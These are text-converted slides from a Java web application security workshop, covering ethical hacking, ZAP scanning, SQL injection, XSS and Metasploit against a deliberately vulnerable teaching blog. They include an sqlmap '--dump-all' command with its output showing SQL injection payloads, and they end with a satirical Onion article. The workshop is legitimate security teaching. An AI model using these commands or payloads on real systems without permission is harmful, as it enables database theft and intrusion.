

# Hacking and Hardening Java Web Applications

Christopher M. Judd

2 hour - <http://bit.ly/hhjwa-oc1-2018>






4 hour - <http://bit.ly/hhjwa-nfjs-2017>


# Christopher M. Judd

CTO and Partner at



Central Ohio Java Users Group leader









## How to Perform Reflected Cross Site Scripting (XSS) Attacks

Admin Functions  
 General  
 Code Quality  
 Unvalidated Parameters  
 Broken Access Control  
 Broken Authentication and  
 Session Management  
 Cross-Site Scripting (XSS)

LAB: Cross Site Scripting (XSS)

[How to Perform Stored Cross Site Scripting \(XSS\)](#)

[How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)

[HTTPOnly Test](#)

[How to Perform Cross Site Tracing \(XST\) Attacks](#)

Buffer Overflows  
 Injection Flaws  
 Improper Error Handling  
 Insecure Storage  
 Denial of Service  
 Insecure Configuration  
 Management  
 Web Services  
 AJAX Security  
 Challenge

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

### Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)



# Penetration Testing

*A Hands-On Introduction to Hacking*



Georgia Weidman

*Foreword by Peter Van Eeckhoutte*



but why are you here?





Deloitte.

Neiman Marcus

pagerduty

ASHLEY MADISON.COM  
Life is Short. Have an Affair.\*

Scottrade



AdultFriendFinder



Michaels  
Where Creativity Happens



TalkTalk



Anthem

CHASE

YAHOO!

EQUIFAX



vtech

]HackingTeam[

patreon

UBER EXACTIS

SALLY BEAUTY SUPPLY

ebay



citi



Disney

ALME  
Fresh Market

P.F. CHANG'S  
CHINA BISTRO



NASDAQ

JCPenney

Experian



2013



comSCORE.

Report says

**less than half of developers use a  
security application process**

**GO TO JAIL.**

**GO DIRECTLY TO JAIL.**

**DO NOT PASS GO.**

**DO NOT COLLECT \$200.**





WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.





Ethical hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers. Ethical hacking is also known as **penetration testing**, **intrusion testing**, or **red teaming**. An ethical hacker is a security professional who applies their hacking skills for defensive purposes on behalf of the owners of information systems. By conducting penetration tests, an ethical hacker looks to answer the following four basic questions:

- 1. What information/locations/systems can an attacker gain access?**
- 2. What can an attacker see on the target?**
- 3. What can an attacker do with available information?**
- 4. Does anyone at the target system notice the attempts?**



An ethical hacker operates with the **knowledge and permission of the organization** for which they are trying to defend. In some cases, the organization will neglect to inform their information security team of the activities that will be carried out by an ethical hacker in an attempt to test the effectiveness of the information security team. This is referred to as a double-blind environment. In order to operate effectively and legally, an ethical hacker must be informed of the assets that should be protected, potential threat sources, and the extent to which the organization will support an ethical hacker's efforts.


use this knowledge for good not evil

**hack yourself first**



[https://www.kali.org/  
root/toor](https://www.kali.org/root/toor)






 metasploit<sup>®</sup>

# Wordy Ninja Blog

Wordy Ninja Blog [Sign Up](#) [Log In](#)

## Most Resent Posts

**twelve**  
by [Start Bootstrap](#)  
🕒 Posted on July 20, 2015 5:36:28 PM MDT



totally hacked  
[Read More >](#)

**hacked**  
by [Start Bootstrap](#)  
🕒 Posted on July 20, 2015 5:27:01 PM MDT

GitHub, Inc. [US] <https://github.com/cjudd/wordyninjablog>

GitHub This repository Search Explore Features Enterprise Blog Sign up Sign in

cjudd / wordyninjablog Watch 1 Star 0 Fork 0

Wordy Ninja Blog is an intentionally vulnerable Java web application used to teach security concepts.

36 commits 1 branch 0 releases 1 contributor

branch: master wordyninjablog / +

Added search support.

cjudd authored 2 hours ago latest commit b27af0c8c

gradle/wrapper	Added Gradle Wrapper.	3 days ago
src	Added search support.	2 hours ago
.gitignore	Used congo bay as a template and created Wordy Ninja Blog.	a day ago
README.md	Used congo bay as a template and created Wordy Ninja Blog.	a day ago
build.gradle	Made the menu dynamic for different roles such as administrator and b...	4 hours ago
gradlew	Added Gradle Wrapper.	3 days ago
gradlew.bat	Added Gradle Wrapper.	3 days ago

README.md

## Wordy Ninja Blog

Wordy Ninja Blog is an application for demonstrating security concepts.

**WARNING: this application intentionally contains security vulnerabilities.**

Code Issues 0 Pull requests 0 Pulse Graphs

HTTPS clone URL <https://github.com/>

You can clone with [HTTPS](#) or [Subversion](#).

Clone in Desktop Download ZIP

<https://github.com/cjudd/wordyninjablog>

# WANTED

Vulnerable Free Software

First person to identify and  
exploit a  
security vulnerability in  
Wordy Ninja Blog  
I wasn't aware of gets a

## REWARD

\$20 Amazon Gift Card

cjudd / hacking-and-hardening-java-web-apps-workshop

Watch 1 Star 0 Fork 0

Code Issues Pull requests Projects Insights

**Join GitHub today**  
GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.  
[Sign up](#)

Labs for the Hacking and Hardening Java Web Apps Workshop

4 commits 1 branch 0 releases 1 contributor

Branch: master New pull request Find file Clone or download

cjudd	Added known vulnerabilities.	Latest commit 5 seconds ago
00_setup.md	Added TOC, setup and ZAP scanning.	4 hours ago
01_app_scanning.md	Added known vulnerabilities.	25 seconds ago
02_sql_injection.md	Added XSS lab.	an hour ago
03_cross-site_scripting.md	Added XSS lab.	an hour ago
04_known_vulnerabilities.md	Added known vulnerabilities.	25 seconds ago
README.md	Added known vulnerabilities.	25 seconds ago

README.md

# Hacking and Hardening Java Web Application Workshop

This is a tutorial for learning Java Web Application Security.

- 0 - Set Up
- 1 - App Scanning with ZAP
- 2 - SQL Injection with sqlmap
- 3 - Cross-site scripting (XSS)
- 4 - Know Vulnerabilities using Metasploit & Sonatype App Scan

# Lab - App Scanning

Standard mode

Quick Start → Request ← Response +

## Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-in-Hack' to configure your browser.

Configure your browser:

Or point your browser at:

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://nuez.elicbeanstalk.com 6% Current Scans: 1 | Num requests: 166

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KIB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KIB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KIB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KIB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KIB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KIB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	278 ms	171 bytes	4.36 KIB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KIB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KIB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KIB
159	30/04/15 11:37:13	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KIB
160	30/04/15 11:37:15	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.60 s	171 bytes	4.36 KIB

Alerts 0 2 3 0 Current Scans 0 1 0 0 0 0 0 0 0 0

# Lab - SQL Injection

```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-all
```

```
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 12:04:23
```

```
[12:04:23] [INFO] resuming back-end DBMS 'mysql'
```

```
[12:04:23] [INFO] testing connection to the target URL
```

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
```

```
---
```

```
Place: POST
```

```
Parameter: name
```

```
Type: boolean-based blind
```

```
Title: AND boolean-based blind - WHERE or HAVING clause
```

```
Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr
```

```
Type: error-based
```

```
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
```

```
Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT (CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg
```

```
Type: UNION query
```

```
Title: MySQL UNION query (NULL) - 6 columns
```

```
Payload: name=Baaz' UNION ALL SELECT
```

```
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#
```

# Lab - Cross-site Scripting (XSS)

The screenshot shows a web browser window titled "Wordy Ninja Blog - Iceweasel". The address bar shows "localhost:8080". The browser's bookmark bar includes "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The page header for "Wordy Ninja Blog" includes links for "Administration", "Post", and "Logout".

The main content area features a "Most Recent Posts" section. The first post is titled "hacked" in blue text, written "by Start Bootstrap" in red text, and posted on "October 24, 2018 1:38:13 PM EDT". A blue "Read More" button with a right-pointing arrow is located below the post. The second post is titled "CodeOne" in blue text, also written "by Start Bootstrap" in red text, and posted on "October 24, 2018 11:05:58 AM EDT". Below this post, the text "formally known as JavaOne." is displayed in red, followed by another blue "Read More" button with a right-pointing arrow.

On the right side of the page, there is a "Blog Search" widget with a search input field and a magnifying glass icon. Below it is an "Ads" widget with the text "This is the portion of the site where we monetize." in red.

At the bottom of the browser window, a status bar indicates "Connected to lorempixel.com..."



# Lab - Known Vulnerabilities



< metasploit >

\\ (oo) \_\_\_\_\_ \\  
 ( ) \_\_\_\_\_ ) \\  
 | | -- | | \*

tool and database of exploits and vulnerabilities

# **SUMMARY**

developers have to be  
right 100% of the time

developers have to be  
right 100% of the time

**hackers only have to be right once**

# China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF

October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China



**BELJING**—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. “With new weaknesses in U.S. networks popping up every day, we simply don’t have the manpower to effectively exploit every single loophole in their security protocols,” said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States’ increasingly ineffective digital safeguards. “We can’t keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they’re failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce.” At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.




ONION VIDEO

[WATCH MORE](#)



The Onion Reviews ‘Spectre’



Scientists Find Strong Link Between Male Virility, Wearing Mötley Crüe Denim Jacket



Onion Explains: The International State Of Women's Rights


# China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF

October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China



**BELJING**—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. “With new weaknesses in U.S. networks popping up every day, we simply don’t have the manpower to effectively exploit every single loophole in their security protocols,” said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States’ increasingly ineffective digital safeguards. “We can’t keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they’re failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce.” At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.



ONION VIDEO

WATCH MORE




The Onion Reviews 'Spectre'

